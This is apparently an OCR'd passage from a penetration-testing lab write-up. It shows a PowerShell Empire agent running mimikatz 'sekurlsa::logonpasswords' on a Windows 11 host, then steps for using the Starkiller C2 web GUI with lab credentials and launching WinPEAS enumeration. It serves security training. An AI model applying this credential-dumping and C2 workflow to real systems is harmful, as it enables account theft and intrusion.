File Edit View Search Terminal Help
(Empire: HMVULW2F) > mimikatz
INFO: [*] Tasked HMVULW2F to run Task 1
[*] Task 1 results received
Job started: 546NS8
[*] Task 1 results received
Hostname: Windows11 / S-1-5-21-211858687-566857532-2239795073
.#####. mimikatz 2.2.0 (x64) #19041 Jan 29 2023 07:49:10
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 2628411 (00000000:00281b3b)
Session : Interactive from 1
User Name : Admin
Domain : Windows11
Logon Server : WINDOWS11
Logon Time : 1/2/2025 8:17:41 PM
SID : S-1-5-21-211858687-566857532-2239795073-1002
msv :
Menu
[powershell-empire s...
powershell-empire cli...
[python3 -m http.serv...




Task 4: Starkiller Web GUI Management & WinPEAS Execution


In this task, we access the Starkiller GUI interface at **http://localhost:1337**, inspect agents and tasks, browse remote filesystem directories, and trigger WinPEAS enumeration modules.

Lab Tasks


1. Open Firefox browser on Parrot Security and navigate to Starkiller Web GUI:
   http://localhost:1337/index.html/#/




1. Authenticate to Starkiller (Username: **empireadmin**, Password: **password123**).




1. Review Starkiller dashboard overview.




1. Select **Agents** menu tab to view active C2 agent list.




1. Inspect **Tasks** tab history log.



